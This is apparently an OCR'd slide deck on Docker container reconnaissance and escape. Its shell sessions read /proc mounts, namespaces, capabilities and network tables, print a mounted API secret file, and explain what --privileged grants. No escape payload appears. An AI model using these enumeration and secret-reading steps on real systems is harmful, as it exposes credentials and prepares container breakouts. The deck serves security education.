ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
> ls -l /run/secrets/api_key
-rw-r--r-- 1 root root 15 Oct 22 18:32 /run/secrets/api_key
```

Bester Practice: Credentials via Files




```
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMQHFPQUUBMUEVF6:/var
/lib/docker/overlay2/l/TFUJHDBJZSL5EMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN
P6B6ZJ:/var/lib/docker/overlay2/l/JOXPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX
NRTNDKO5RARCIW5CT:/var/lib/docker/overlay2/l/6QXOFMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d
ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
> ls -l /run/secrets/api_key
-rw-r--r-- 1 root root 15 Oct 22 18:32 /run/secrets/api_key
> cat </run/secrets/api_key
s3cret_@pi_k3y
```

No `netstat`, No Problem



```
> cat </proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 020011AC:B22C DB76E8A5:115C 01 00000000:00000000 02:0000108D 00000000     0        0 52302 2 00000000691665f5 20 4 30 10 -1
   1: 020011AC:B21E DB76E8A5:115C 01 00000000:00000000 02:0000108D 00000000     0        0 52297 2 00000000b03cabc7 54 4 28 10 -1
> cat </proc/net/tcp6
  sl  local_address                         remote_address                        st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 00000000000000000000000000000000:115C 00000000000000000000000000000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 47422 1 00
00000004640082 100 0 0 10 0
```

No netstat, No Problem



```
> cat </proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 020011AC:B22C DB76E8A5:115C 01 00000000:00000000 02:0000108D 00000000     0        0 52302 2 00000000691665f5 20 4 30 10 -1
   1: 020011AC:B21E DB76E8A5:115C 01 00000000:00000000 02:0000108D 00000000     0        0 52297 2 00000000b03cabc7 54 4 28 10 -1
> cat </proc/net/tcp6
  sl  local_address                         remote_address                        st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 00000000000000000000000000000000:115C 00000000000000000000000000000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 47422 1 00
00000004640082 100 0 0 10 0
> echo $((0x115C))
4444
```

What Does "Inside" Mean?


Restrictions

Restrictions

- Namespaces

Restrictions

- Namespaces
  - `/proc/$pid/ns/`




```
> ls -l /proc/self/ns
total 0
lrwxrwxrwx 1 root root 0 Oct 22 22:49 cgroup -> cgroup:[4026532371]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 ipc -> ipc:[4026532309]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 mnt -> mnt:[4026532307]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 net -> net:[4026532311]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 pid -> pid:[4026532310]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 pid_for_children -> pid:[4026532310]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 time -> time:[4026531834]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 time_for_children -> time:[4026531834]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 user -> user:[4026531837]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 uts -> uts:[4026532308]
```

Restrictions

- Namespaces
    - `/proc/$pid/ns/`
    - `mnt`

Restrictions


- Namespaces
  - `/proc/$pid/ns/`
  - `mnt`



```
> ls -l /proc/6/root
lrwxrwxrwx 1 root root 0 Oct 22 22:50 /proc/6/root -> /
> ls -l /proc/6/root/
total 7404
lrwxrwxrwx   1 root root       7 Oct 16 00:00 bin -> usr/bin
drwxr-xr-x   2 root root    4096 Aug 14 16:10 boot
drwxr-xr-x  12 root root    2940 Oct 22 18:32 dev
drwxr-xr-x   1 root root    4096 Oct 22 21:45 etc
drwxr-xr-x   2 root root    4096 Aug 14 16:10 home
-rwxr-xr-x   1 root root 7516312 Oct 22 18:32 httpchecker
lrwxrwxrwx   1 root root       7 Oct 16 00:00 lib -> usr/lib
lrwxrwxrwx   1 root root       9 Oct 16 00:00 lib64 -> usr/lib64
drwxr-xr-x   2 root root    4096 Oct 16 00:00 media
drwxr-xr-x   2 root root    4096 Oct 16 00:00 mnt
drwxr-xr-x   2 root root    4096 Oct 16 00:00 opt
dr-xr-xr-x 147 root root       0 Oct 22 18:32 proc
drwx------   2 root root    4096 Oct 16 00:00 root
drwxr-xr-x   1 root root    4096 Oct 22 18:32 run
lrwxrwxrwx   1 root root       8 Oct 16 00:00 sbin -> usr/sbin
drwxr-xr-x   2 root root    4096 Oct 16 00:00 srv
dr-xr-xr-x  13 root root       0 Oct 22 18:32 sys
drwxrwxrwt   1 root root    4096 Oct 22 21:45 tmp
drwxr-xr-x   1 root root    4096 Oct 16 00:00 usr
drwxr-xr-x   1 root root    4096 Oct 16 00:00 var
```

Restrictions


- Namespaces
  - `/proc/$pid/ns/`
  - `mnt`
  - `pid`



```
> ls /proc
1
169
170
171
172
393
6
acpi
buddyinfo
bus
cgroups
cmdline
consoles
cpuinfo
crypto
devices
diskstats
dma
driver
```

Restrictions


- Namespaces
  - `/proc/$pid/ns/`
  - `mnt`
  - `pid`
  - `user`



```
> id
uid=0(root) gid=0(root) groups=0(root)
> cat </proc/self/uid_map
         0          0 4294967295
```

Restrictions

- Namespaces
  - /proc/$pid/ns/
  - mnt
  - pid
  - user
  - net




```
> ls -l /sys/devices/virtual/net/
total 0
drwxr-xr-x 5 root root 0 Oct 22 22:58 eth0
drwxr-xr-x 5 root root 0 Oct 22 22:58 lo
> cat </sys/devices/virtual/net/eth0/ifindex
9
> cat </sys/devices/virtual/net/eth0/iflink
10
```

Restrictions

- Namespaces
    - `/proc/$pid/ns/`
    - `mnt`
    - `pid`
    - `user`
    - `net`
- Capabilities

Restrictions


- Namespaces
  - /proc/$pid/ns/
  - mnt
  - pid
  - user
  - net
- Capabilities
  - /proc/$pid/status



```
> tail -n 20 </proc/self/status
ShdPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 0000000000000006
SigCgt: 0000000000010000
CapInh: 0000000000000000
CapPrm: 000001ffffffffff
CapEff: 000001ffffffffff
CapBnd: 000001ffffffffff
CapAmb: 0000000000000000
NoNewPrivs:     0
Seccomp:        0
Seccomp_filters:        0
Speculation_Store_Bypass:       thread vulnerable
SpeculationIndirectBranch:      conditional enabled
Cpus_allowed:   1
Cpus_allowed_list:      0
Mems_allowed:   00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,00000
000,00000000,00000000,00000000,00000000,00000000,00
000000,00000000,00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,00000
000,00000000,00000000,00000000,00000000,00000001
Mems_allowed_list:      0
voluntary_ctxt_switches:        457
nonvoluntary_ctxt_switches:     1
```

Restrictions

- Namespaces
  - `/proc/$pid/ns/`
  - `mnt`
  - `pid`
  - `user`
  - `net`
- Capabilities
  - `/proc/$pid/status`
  - `CAP_SYS_ADMIN`
  - `CAP_NET_BIND_SERVICE`



```
> tail -n 20 </proc/self/status
ShdPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 0000000000000006
SigCgt: 0000000000010000
CapInh: 0000000000000000
CapPrm: 000001ffffffffff
CapEff: 000001ffffffffff
CapBnd: 000001ffffffffff
CapAmb: 0000000000000000
NoNewPrivs:     0
Seccomp:        0
Seccomp_filters:        0
Speculation_Store_Bypass:       thread vulnerable
SpeculationIndirectBranch:      conditional enabled
Cpus_allowed:   1
Cpus_allowed_list:      0
Mems_allowed:   00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,00000
000,00000000,00000000,00000000,00000000,00000000,00
000000,00000000,00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,00000
000,00000000,00000000,00000000,00000000,00000001
Mems_allowed_list:      0
voluntary_ctxt_switches:        457
nonvoluntary_ctxt_switches:     1
```

Restrictions

- Namespaces
  - `/proc/$pid/ns/`
  - `mnt`
  - `pid`
  - `user`
  - `net`
- Capabilities
  - `/proc/$pid/status`
  - `CAP_SYS_ADMIN`
  - `CAP_NET_BIND_SERVICE`
- Control Groups (cgroups)

Restrictions


- Namespaces
  - `/proc/$pid/ns/`
  - `mnt`
  - `pid`
  - `user`
  - `net`
- Capabilities
  - `/proc/$pid/status`
  - `CAP_SYS_ADMIN`
  - `CAP_NET_BIND_SERVICE`
- Control Groups (cgroups)
- Seccomp/AppArmor Rules

Restrictions

- Namespaces
  - `/proc/$pid/ns/`
  - `mnt`
  - `pid`
  - `user`
  - `net`
- Capabilities
  - `/proc/$pid/status`
  - `CAP_SYS_ADMIN`
  - `CAP_NET_BIND_SERVICE`
- Control Groups (cgroups)
- Seccomp/AppArmor Rules

tl;dr - Escaping is getting the "normal" set

Privileged?




Escalate container privileges (--privileged)

The `--privileged` flag gives the following capabilities to a container:

- Enables all Linux kernel capabilities
- Disables the default seccomp profile
- Disables the default AppArmor profile
- Disables the SELinux process label
- Grants access to all host devices
- Makes `/sys` read-write
- Makes cgroups mounts read-write

Fair Warning



